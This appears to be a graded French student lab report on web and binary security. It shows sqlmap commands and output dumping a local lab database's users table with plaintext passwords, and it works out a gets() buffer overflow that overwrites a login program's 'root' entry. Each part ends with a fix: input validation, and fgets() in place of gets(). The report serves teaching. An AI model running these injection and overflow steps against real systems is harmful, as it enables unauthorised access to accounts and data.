
On voit que la 2e table (après produit) est users. ok

Recherche des colonnes pour la table users :



Les 3 colonnes de la table sont id_user, username et password.

Recherche du contenu de la table users avec les 3 différentes colonnes :



bien

10. Utilisez sqlmap pour faire la question précédente.

Récupération de la 2e table de la base de données:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://192.168.1.8:3000/search --data=id=24 --tables -D inf4420a
```

...

```
[17:02:57] [INFO] fetching tables for database: 'inf4420a'
Database: inf4420a
[2 tables]
+---------+
| produit |
| users   |
+---------+

[17:02:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1
92.168.1.8'

[*] ending @ 17:02:57 /2021-10-15/
```

Il s'agit bel et bien de users.

Récupération du contenu de la 2e table de la base de données : bien

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://192.168.1.8:3000/search --data=id=24 --tables --dump -D inf4420a -T users
```

…

```
[17:07:09] [INFO] fetching entries for table 'users' in database 'inf4420a'
Database: inf4420a
Table: users
[2 entries]
+---------+---------------+----------+
| id_user | password      | username |
+---------+---------------+----------+
| 1       | SuperP@ssw0rd | admin    |
| 2       | P@ssw0rd      | Bob      |
+---------+---------------+----------+

[17:07:09] [INFO] table 'inf4420a.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output
/192.168.1.8/dump/inf4420a/users.csv'
[17:07:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1
92.168.1.8'

[*] ending @ 17:07:09 /2021-10-15/
```

11. Le listing 1 reprends le code utilisé au niveau de l'application. Comment-peut on l'améliorer pour corriger la vulnérabilité sql.

Afin d'éviter qu'un attaquant puisse effectuer une requête SQL comme bon lui semble sur la base de données en entrant un "id" (qui est en fait une requête SQL), il faudrait que le code vérifie que ce que l'utilisateur a entré est bel et bien un id. La requête pourrait donc s'effectuer uniquement si le id est composé exclusivement de chiffres (dans notre cas). Si le id n'a pas la forme attendue, une erreur serait retournée. Ainsi, l'attaquant ne pourrait pas profiter de cette vulnérabilité pour obtenir des informations auxquelles il ne devrait pas avoir accès dans la base de données, comme c'était le cas dans ce TP. Bref, il ne faut pas directement utiliser l'entrée faite par le client, il faut faire une validation avant.


Question 4 - Hacking [/2] 2/2

Voir énoncé

1. Identifier les adresses ou commencent, le nom d'utilisateur saisi et la première instance du tableau des utilisateurs (l'utilisateur "root")

L'adresse du username: 0x000F3018

L'adresse du users[0]: 0x000F3040 ok



2. Calculer le nombre de caractères nécessaire pour atteindre la première instance "root" à partir de l'utilisateur.

Le nombre de caractères pour atteindre la première instance est de 40. En effet, nous pouvons le constater en comptant les caractères les séparant, mais aussi en regardant la taille du tableau des deux entrées de la figure suivante:

```
char user_name[20] = "                    ";
char password[20] = "                    ";
char users[][2][20] =
```

Address		Hex dump	ASCII
000F3000	__security_cookie	4E E6 40 BB B1 19 BF 44	Nµ@╗▒↓┐D
000F3008	__native_dllmain_reason	FF FF FF FF FF FF FF FF	
000F3010	__globallocalestatus	FE FF FF FF 01 00 00 00	■ 0...
000F3018	user_name	20 20 20 20 20 20 20 20	
000F3020		20 20 20 20 20 20 20 20	
000F3028		20 20 20 00 20 20 20 20	.
000F3030		20 20 20 20 20 20 20 20	
000F3038		20 20 20 20 20 20 20 00	.
000F3040	users	72 6F 6F 74 00 00 00 00	root....
000F3048		00 00 00 00 00 00 00 00	.....
000F3050		00 00 00 00 39 38 37 36	9876
000F3058		35 00 00 00 00 00 00 00	5.....
000F3060		00 00 00 00 00 00 00 00	.....
000F3068		6D 6F 69 00 00 00 00 00	moi.....
000F3070		00 00 00 00 00 00 00 00	.....


Aussi, on peut faire le calcul en comptant les caractères pour atteindre la première instance à partir du user et on constate qu'il y a 40 caractères. Ce calcul est fait en sachant qu'il y a 5 lignes et 8 colonnes, donc 5*8 = 40 caractères. ok


3. Donnez la séquence exacte de caractères à entrer. Expliquez brièvement comment votre « hack » fonctionne.

La séquence que nous devons entrer est:
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

D'abord, il s'agit d'une séquence de 60 caractères. Les premiers 40 caractères nous permettent de se rendre à username et les 20 suivants pour *override* le *username*. Aussi, on peut constater qu'un caractère nul est ajouté à la fin de l'entrée de la chaîne de caractères du *username*. Ainsi, dans 98765 le 9 est remplacé par une caractère nul et pour régler ceci on doit insérer la lettre qui a bel et bien été *override* ou laisser vide la section du mot de passe. En d'autre mots, la fonction gets() ajoute un caractère *null* à la fin de la chaîne de caractères que nous entrons. Alors, les 40 premiers caractères vont nous permettre d'arriver au début des *users*. De plus, les 20 caractères suivants vont "override" le username *root*. Enfin, le caractère *null* est pour le mot de passe.

bon raisonnement





4. Que faudrait-il changer dans le programme pour enlever ce problème de sécurité ?

Afin de résoudre ce problème de sécurité, nous devons ajouter une validation pour les *inputs* de l'utilisateur. Pour éviter le débordement (overflow), nous pouvons par exemple mettre une limite concernant le nombre de caractères que l'utilisateur peut entrer au maximum ainsi que pour le mot de passe (20). Pour ce faire, nous pouvons faire l'utilisation de fgets() avec une limite de 20 à la place de gets(). oui